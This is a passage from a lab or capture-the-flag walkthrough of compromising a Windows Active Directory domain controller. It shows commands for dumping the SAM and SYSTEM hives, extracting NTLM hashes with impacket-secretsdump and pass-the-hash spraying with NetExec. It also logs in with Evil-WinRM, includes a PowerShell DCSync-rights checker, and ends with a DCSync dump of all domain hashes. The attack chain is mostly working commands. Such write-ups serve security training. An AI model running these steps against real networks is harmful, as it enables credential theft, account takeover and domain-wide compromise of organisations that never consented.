SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
- So we should be able to backup files, maybe NTDS.dit would be a good target. Long story short with NTDS.dit this failed, it seems because NTDS is being used by the system, but I am not 100% sure why it would not work.
- Next I went after the SAM, SYSTEM, and SECURITY files. It was not possible due to permission to get SECURITY, but we can use SAM and SYSTEM to extract hashes from the local system.
- Lets backup the SAM and SYSTEM.
Backup SAM and SYSTEM:
*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save HKLM\SYSTEM SYSTEM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\h.grangon\Documents> reg save HKLM\SAM SAM
The operation completed successfully.
- Download the files with evil-winrm
Evil-winrm Download:
download SAM
download SYSTEM- Now we can run secretsdump against these files to gather hashes. NOTE: We have to run this against "LOCAL" if we use the domain it will try to authenticate against the DC and fail. But if this works we can get local hashes.
Impacket Secrectsdump:
sudo impacket-secretsdump LOCAL -system SYSTEM -sam SAM 
- This works and now we have the local administrator's hash!
- Next we can try evil-winrm with the hash if we want, but I always like to validate the credential first with NetExec.
NOTE: When you obtain the hashes, we get back the NTLM hash, we need to use the NT portion of the hash, this is a bit confusing as the NT part is the later part of the hash. For example the Guest account's hash (which is disabled) is Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: the NT portion of this hash is 31d6cfe0d16ae931b73c59d7e0c089c0

Test Administrator Hash with NXC (local auth):
nxc smb 10.0.19.205 -u administrator -H ********************** --local-authnxc smb 10.0.19.205 -u administrator -H **********************
- I tried with both local-auth and against the DC and both failed :-(
- Let's now try spraying the hash against every username and we have.
- First lets grab a list of valid user's with NetExec, we can use the
--user-exportflag to output the users to a file.
Create User List with NetExec:
nxc smb 10.0.19.205 -u h.grangon -p ******** --users-export users.txt 
- When password spraying on a real pentest I always use the
--continue-on-successflag so it will spray the password against all users, otherwise it will stop after the first user it finds with valid credentials. Also make sure you know the clients password lockout policy before spraying in a live engagement, as you can end up locking hundreds of accounts if this goes wrong!
Spraying the Hash:
nxc smb 10.0.19.205 -u users.txt -H ********************** --continue-on-success
- As we can see the hash works with the a.flatch user account. So lets see if we can login with these credentials!
- We find we can login with evil-winrm and we can read the Administrator root flag here as well!
Connect with Evil-winrm:
evil-winrm -i 10.0.19.205 -u a.flatch -H ***************** Check Privileges:
whoami /priv
Read root flag:
cat c:\users\administrator\desktop\root.txt

- We can end the box here, but to dive a little deeper we can check if the current user can DCSync which would be important to know on a real pentest. As well if you are going to try this on a pentest make sure you obtain permissions before running a DCSync. This will dump the krbtgt account's hash, which can be used for persistence with Golden ticket attacks or something similar. As well it is a giant pain to reset the password for krbtgt as it requires resetting the password twice and you have to wait 10 days in between each reset to make sure it syncs.
- This is very easy to check with Bloodhound but I thought it would be nice to check it in Powershell which you can do with the below command.
Check if current user has DCSync rights:
function Test-DCSyncRights {
    [CmdletBinding()]
    param()

    $dcGetChangesGuid       = [Guid] "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"  # DS-Replication-Get-Changes
    $dcGetChangesAllGuid    = [Guid] "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"  # DS-Replication-Get-Changes-All
    $guids = @($dcGetChangesGuid, $dcGetChangesAllGuid)

    # Get current user identity and groups
    $wi = [System.Security.Principal.WindowsIdentity]::GetCurrent()
    $currentName = $wi.Name
    $groupNames = @()
    try {
        $groupNames = $wi.Groups | ForEach-Object { $_.Translate([System.Security.Principal.NTAccount]).Value } -ErrorAction SilentlyContinue
    } catch {
        # fallback: try whoami /groups parse
        $groupNames = (whoami /groups) -split "`n" | ForEach-Object { $_.Trim() } | Where-Object {$_ -match "\\"}
    }
    $groupSet = $groupNames | Sort-Object -Unique

    # Try using System.DirectoryServices first (works without AD: drive)
    try {
        $domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
        $root = $domain.GetDirectoryEntry()
    } catch {
        Write-Error "Unable to locate current domain via .NET: $($_.Exception.Message)"
        return
    }

    try {
        $acl = $root.ObjectSecurity
        $rules = $acl.GetAccessRules($true, $true, [System.Security.Principal.NTAccount])
    } catch {
        Write-Error "Failed to read access rules from domain root: $($_.Exception.Message)"
        return
    }

    $matching = @()
    foreach ($r in $rules) {
        # ObjectType may be [Guid] or an empty guid — compare against our GUIDs
        if ($r.ObjectType -and ($guids -contains [Guid]$r.ObjectType)) {
            $matching += [PSCustomObject]@{
                IdentityReference     = $r.IdentityReference.Value
                ActiveDirectoryRights = $r.ActiveDirectoryRights
                ObjectType            = [Guid]$r.ObjectType
                IsInherited           = $r.IsInherited
            }
        }
    }

    if ($matching.Count -eq 0) {
        Write-Output "No ACEs found on the domain root for DS-Replication-Get-Changes or DS-Replication-Get-Changes-All."
        return
    }

    Write-Output "Found the following ACEs granting replication extended rights on the domain root:`n"
    $matching | Format-Table -AutoSize

    # Now check if current user or any of their groups is present in the ACEs
    $matchingIdentities = $matching.IdentityReference | Sort-Object -Unique
    $has = $false
    foreach ($id in $matchingIdentities) {
        if ($id -ieq $currentName) { $has = $true; break }
        if ($groupSet -contains $id) { $has = $true; break }
        # also handle 'DOMAIN\Group' vs 'BUILTIN\Administrators' casing differences -- we've compared case-insensitive
    }

    if ($has) {
        Write-Host "`n✅ Your current user or one of your groups appears in those ACEs — you likely have DCSync rights." -ForegroundColor Green
        # Provide specific matches
        $matching | Where-Object { $groupSet -contains $_.IdentityReference -or $_.IdentityReference -ieq $currentName } |
            Format-Table -AutoSize
    } else {
        Write-Host "`n❌ Your user and groups do NOT appear in those ACEs." -ForegroundColor Yellow
    }

    # Extra note: membership in Domain Admins / Enterprise Admins / Administrators also implies DCSync in many environments.
    if ($groupSet -match "Domain Admins|Enterprise Admins|Administrators") {
        Write-Host "`nNote: your token contains high-priv groups (Domain Admins/Enterprise Admins/Administrators) which normally grant replication rights." -ForegroundColor Cyan
    }
}

- Now we can run a DCSync to get all the hashes in the domain, my next step in a pentest would be to try to crack all the hashes with a wordlist and rule set (or multiple wordlists and rule sets) and give the client a password audit. When I have done this on pentest I usually am able to crack hundreds of passwords and provide valuable feedback to the clients on their password policy.
Run DCSync:
impacket-secretsdump BUILDINGMAGIC.LOCAL/a.flatch@DC01 -hashes :*************** NOTE: Make sure to put : before the hash unless you want to include the entire NTLM hash.